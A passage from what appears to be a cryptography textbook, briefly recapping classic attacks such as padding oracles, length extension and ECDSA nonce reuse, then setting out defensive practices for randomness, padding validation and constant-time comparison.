- A public exponent of $e = 3$ means the attacker can calculate the cube root of a desired cleartext message and pass it as a signature. This is not insecure on its own but can be vulnerable when used in conjunction with insufficient padding validation.
- The cleartext messages are rarely perfect cubes, so the bitwise suffix cube-root hack is used to find a value that, when cubed, at least *ends* with the desired suffix.
- The header bytes in the signature are targeted by a prefix cube-root algorithm, which generates spillover bytes to the right. A regular bisection search for the root is sufficient for preserving several prefix bits in the cube.
- The solutions of prefix and suffix cube-root algorithms can be combined to forge a valid signature for the Bleichenbacher attack.
- PKCS#1 v1.5 implementations must ensure that all the padding bytes are set to `FF` to protect against forgery attacks.

¹ “BERserk’ Bug Uncovered In Mozilla NSS Crypto Library Impacts Firefox, Chrome,” <http://mng.bz/xKlq>.↵

10 Guidelines and common pitfalls for cryptographic implementations

This chapter covers

- The importance of high-quality randomness
- Padding implementation challenges
- Side-channel attacks and constant-time implementations
- The dangers of intermingling control flow and secret values
- The importance of memory-safety and type-safety
- Understanding vulnerabilities associated with a lack of atomicity

This is the last chapter in this book. The previous chapters covered how specific algorithms are used to achieve the goals of confidentiality, integrity and authenticity, and how attackers exploited certain weaknesses to circumvent those goals. In this chapter, we take a step back and examine a general view of what makes cryptographic implementations fail and the common approaches and best practices for avoiding those pitfalls.

10.1 A brief recap of attacks from previous chapters

Before we generalize the lessons, let's revisit the vulnerabilities and attacks we have implemented over the course of this book.

10.1.1 Random number generators

We reversed the internal state of linear congruential generators (LCGs) and Mersenne Twister-based RNGs and used that state to effectively clone the RNG to predict subsequent values.

DUAL_EC_DRBG was vulnerable because of the possibility of backdoored constants—knowing the secret relation between the constants allowed an attacker to predict future values by observing the output. DUAL_EC_DRBG was the only cryptographically secure pseudorandom number generator (CSPRNG) that was vulnerable by design. In the sections that follow, we will revisit random number generation and take another look at the best practices for using randomness in cryptographic applications.

10.1.2 Stream ciphers

When attacking linear-feedback shift registers (LFSRs), we first obtained part of the keystream by XOR-ing known plaintext

with the corresponding ciphertext. We used linear algebra to recover the LFSR internal state from the keystream and then cloned it to generate subsequent bits of the keystream. Multiple LFSRs are sometimes joined in a *nonlinear* combination to protect against linear correlation.

We exploited single-byte biases in RC4, where the use of certain weak IVs biased the algorithm so that the key bytes became more likely to appear in certain places inside encrypted packets. Capturing enough of the packets encrypted with weak IVs allows an attacker to build a table of the most frequent values at these indices, which can then be used as guesses for the secret key. RC4's single-byte biases are sometimes protected against by discarding the initial portion of the keystream, which is known to harbor problematic indices.

10.1.3 Block ciphers

We need padding to fill in the blocks when the original input does not fit in neatly. A server that tells an attacker whether a given ciphertext decrypts to plaintext with valid padding is known as a padding oracle. We saw how an attacker can exploit innocuous-looking error messages with incorrect padding, leading to decryption of the entire plaintext. Error messages help troubleshoot but can have serious consequences for cryptographic code.

We also saw how sometimes an attacker has control of a *portion* of the Plaintext—that is, some of the blocks—but does not know the contents of the subsequent blocks (which contain an HTTP cookie). In such situations, an attacker can carefully tweak the plaintext to make the desired secret appear near a block boundary—which in turn helps them guess the secret 1 byte at a time instead of needing to go through all the $2^{\text{Blocksize}}$ possible values for a candidate block. TLS 1.1 defends against the BEAST vulnerability by explicitly using a fresh initialization vector (IV) for each underlying message.

10.1.4 Hash functions

Rainbow tables help find messages that, when hashed, result in the targeted digest values. We built a rainbow table that achieved a >20% success rate for cracking six-character alphanumeric passwords. A salt value should be added to the passwords before hashing them, which increases entropy and forces attackers to build new rainbow tables. More importantly, instead of hashing the passwords yourself, use a dedicated password-hashing function such as PBKDF2 or Argon2 (which also require salting). In general, hash functions are designed to be fast. Password-hashing functions, on the other hand, are purposefully designed to be slow to make it computationally infeasible for attackers to build/share rainbow tables.

10.1.5 Message authentication codes

We implemented a length-extension attack on a secret-prefix MAC, which allowed us to authenticate to an API without having access to the secret API key. Sponge-based hash functions are protected against length-extension attacks, even when used as the underlying hash in a secret-prefix MAC. We also discussed how secret-suffix MACs are vulnerable to collision attacks. HMACs, a specific construction that hashes the secret in multiple passes, are resistant to both length-extension and collision attacks.

10.1.6 Asymmetric encryption

RSA involves the generation of random primes. There are enough primes to go around for everybody, but faulty random number generation caused many RSA keys to share some of their secret factors. Given RSA keys sharing some factors, it was easy for attackers to recover the common factors using the batch GCD algorithm and, eventually, the other nonshared factors as well. We also exploited RSA keys that have a short private exponent. In practice, RSA keys are generated with fixed public exponents that are small (usually a Fermat prime), which not only helps with optimization but also avoids the problem of

short private exponents (that is, e is small, so d ends up being large, as it's equal to $e^{-1} \bmod n$).

10.1.7 Digital signatures

We implemented the infamous ECDSA nonce-reuse attack that broke PlayStation 3's security—another instance of poor randomness bringing down the house. We also implemented the Bleichenbacher signature forgery attack that exploits poor PKCS #1 v1.5 padding validation. Implementations that validate the padding specification strictly, including the value of filler bytes in the middle, are resistant to forgery attacks.

You may be sensing patterns in these vulnerabilities. The rest of this chapter will go through some of the most common ways cryptographic implementations fail.

10.2 One vulnerability to rule them all: Poor-quality randomness

Pretty much any time we use cryptography in practice, we end up with a situation similar to the one shown in figure [10.1](#). The goal of confidentiality, integrity, and authenticity is provided by an algorithm, which in turn needs a source of randomness. For example, when using block ciphers, random IVs (initialization vectors) are needed. Just about every algorithm that needs a

secret key (such as encryption, HMACs, and signatures) needs those keys to be generated randomly. Many padding schemes use a source of randomness so that even when the same plaintext is encrypted, the resulting ciphertext is different each time. Passwords should be hashed and stored alongside a random salt, and so on. We dedicated two chapters to exploring how RNGs work and how they are attacked. We summarized their importance as “random numbers are oxygen to the world of cryptography.” The attacks we have covered have only provided more evidence for that statement.




Figure 10.1 The crucial role of randomness in cryptographic implementations

What makes randomness particularly challenging to get right is that it lies at the nexus of responsibilities. Mathematicians and algorithm designers work very hard to ensure that the algorithm in the dotted box fulfills its intended goals, but most of the time, randomness or entropy is just treated as an input to

the system—with the details of that input left for whoever is setting up the system at a later time. For example, the ECDSA algorithm is secure, but it can be broken if an attacker guesses only a few bytes of the nonce used during the signature generation. The double-line arrow input in the middle in figure [10.1](#) is where an engineer/designer decides what to use as the source of randomness, and a poor decision there leads to the nullification of any properties the main algorithm was expected to achieve.

Figure [10.2](#) presents the recommended way to source randomness for cryptography. The first step is to convert the noise from a physical source of entropy into digital bits. Statistical health tests should be continuously run to assess whether the raw output bits have enough entropy as predicted by the physical model corresponding to the noise source. If the health tests fail, the whole process of random number generation should be stopped. If they are successful, a randomness extractor *conditions* the output to remove biases from the digitized raw output. Note that the health tests are run directly on the raw output *before* the extractor because they rely on the statistical models for the underlying physical processes (which do not account for different randomness extraction algorithms). The whole process of providing quality entropy is slow, so the output should be used to seed a CSPRNG,

which can then generate random bytes at a much faster rate. The CSPRNG should be continuously reseeded from the entropy source. The rate of reseeding should not exceed the CSPRNG's internal period; otherwise, it will be too late, and the CSPRNG will be repeating its output by that point.




Figure 10.2 The recommended setup for using randomness for cryptographic applications: health tests should ensure the correct operation of the TRNG, which should periodically reseed a CSPRNG.

The setup in figure [10.2](#) is implemented to various degrees by various TRNG designs and products on the market. Many hardware RNGs do not provide a physical model from which to build health tests; many of them skip health tests altogether, so even blatantly bad output, like a string of zeros or ones, passes through undetected. For critical applications, though, it is worth it to invest in using a dedicated hardware RNG (such as specialized USB-pluggable RNGs or hardware security modules [HSMs]) that uses a high-quality source of entropy while adhering to the principles of figure [10.2](#).

If using a dedicated TRNG is not an option, various sources of noise can act as suboptimal sources of entropy. For example, operating systems sometimes use mouse movements, the time between key presses, and jitter calculated from networking conditions as sources for their entropy pools. This obviously does not follow the recommended practices (for example, there are no health tests that can model the entropy expected from mouse movements) but may be sufficient for some less-critical applications. Major operating systems then seed a CSPRNG using this entropy source. For example, the Linux kernel

provides two devices— `/dev/random` (historically, this used to be blocking) and `/dev/urandom` (usually referred to with the mnemonic *unblocked*, although the more accurate description for the behavior is *non-blocking*)—both building on the ChaCha20 CSPRNG sourced by Linux’s entropy pool. The problem with not using a TRNG is magnified when using virtual machines, as multiple VMs may end up with the same or similar entropy pools on booting (and even after receiving traffic, as the patterns may be similar between colocated VMs). For this reason, it may be useful to add entropy to the kernel’s pool using, for example, the `RNDADDENTROPY` `ioctl` interface—but it is a better bet to use a dedicated TRNG.

10.3 Padding: Challenges with fitting things neatly

When we covered stream ciphers, we did not need to deal with padding, as they are perfectly capable of processing their input 1 bit or a byte at a time. As we explored block ciphers, we used padding to fill in the last block when the input did not fill it neatly. Similarly, as we explored asymmetric algorithms, we saw that they operate on fixed sizes (e.g., the bit-length of RSA modulus), and their inputs (e.g., a digest value in the case of digital signatures) needed some padding rules as well to

account for the placement of the shorter input value inside the fixed-size block.

The additional complexity of padding rules brings forth new risks to the system. We saw how an attacker can exploit simple information, such as padding validation errors, to break confidentiality. The obvious corrective action is to not divulge more verbose errors: that is, indicate “decryption failed” instead of “invalid padding.” But even then, as we will see in the next section, information about padding validity may be gleaned just by assessing how long a server takes to respond.

In general, padding causes trouble in two ways:

- Revealing information about padding validity (such as via error messages or measuring the time an oracle takes to respond).
- Not enforcing padding rules strictly.

In the next section, we will explore how to tackle the problem of attackers learning from the time an algorithm takes to perform something. We saw that when PKCS #1 v1.5 rules were not enforced, it enabled signature forgery via the Bleichenbacher attack. Implementations susceptible to the attack *parse* the cleartext signature values, such as “seek to the NULL separator,” which implicitly jumps over the middle bytes

without validating their values. When dealing with signatures, it is preferable to avoid parsing by generating a reference value that is padded correctly and then comparing it to the input value, as shown in figure [10.3](#). This way, every byte is enforced to be correct according to the padding rules, and the tricky problem of parsing is avoided altogether. This approach was used by the Python–RSA implementation to fix the Bleichenbacher vulnerability. However, this technique does not apply to decryption where the entity decrypting does not know beforehand what the plaintext will be. In those cases, the parser for padding validation should obey general principles of maximizing code coverage for tests, extensive fuzzing, and a constant-time implementation—which we are going to tackle next.





Figure 10.3 It is preferable to generate and compare the value with an input and then parse the input piecewise.

10.4 Constant-time implementations and timing attacks

We will now look at some new topics that are not related to the exploits covered previously but are vital for the security of cryptographic implementations, starting with the subject of constant-time implementations. How long something takes is in itself a valuable piece of information. In this section, we see how that information can be useful to attackers.

10.4.1 Comparing data in constant time

Let's say there's a race with particularly nasty hurdles: they can trip the athletes, and any fall means the runner is out of the race. You can get an idea of how far the participants made it and which obstacle they fell at just by looking at their finish times. Figure [10.4](#) shows a rough depiction of this. Like the race, all algorithms need time to process their input. In the case of cryptographic algorithms, the timing can reveal crucial information about the input. For example, when comparing two buffers (as we suggested for validating cleartext signature padding in the previous section), imagine that the server goes from left to right, stops, and returns an error at the first mismatched byte. An attacker can learn how many bytes they got right based on how long the server takes to return the error.




Figure 10.4 Looking at runner C's finish time of 2 seconds, we can roughly guess that they fell around the second hurdle.

If we write a 100-digit number on a piece of paper and ask you to guess it, you can go with the bisection approach from chapter

9: after each guess, you can ask if the guessed number was smaller or larger than the target number. This will allow you to halve the guess-space with each attempt and hone in quickly on the answer, as we did for finding regular cube roots. However, even if I refuse to tell you whether your guess was smaller or larger than the target, the simple fact of how far my eyes are scanning the 100-digit number (assuming I stop as soon as I see a mismatch) can be enough to drastically simplify your search. Now you can go digit by digit and have your answer within at most 1,000 attempts instead of searching through all the googol numbers in the range. Similarly, if an attacker is trying to guess a secret value, they can refine their guess byte by byte and measure how long the server takes to respond to ascertain if they are making the desired progress.

When comparing values, if we short-circuit and stop at the first mismatched index, we unintentionally reveal crucial information in the form of variability in the time taken for the comparison to fail. To counter this, comparisons should be implemented in *constant time*: they should take the same amount of time to complete regardless of where the mismatch occurs. In the context of the example of guessing the 100-digit example, this is equivalent to me scanning the entire number regardless of where your guess is wrong.

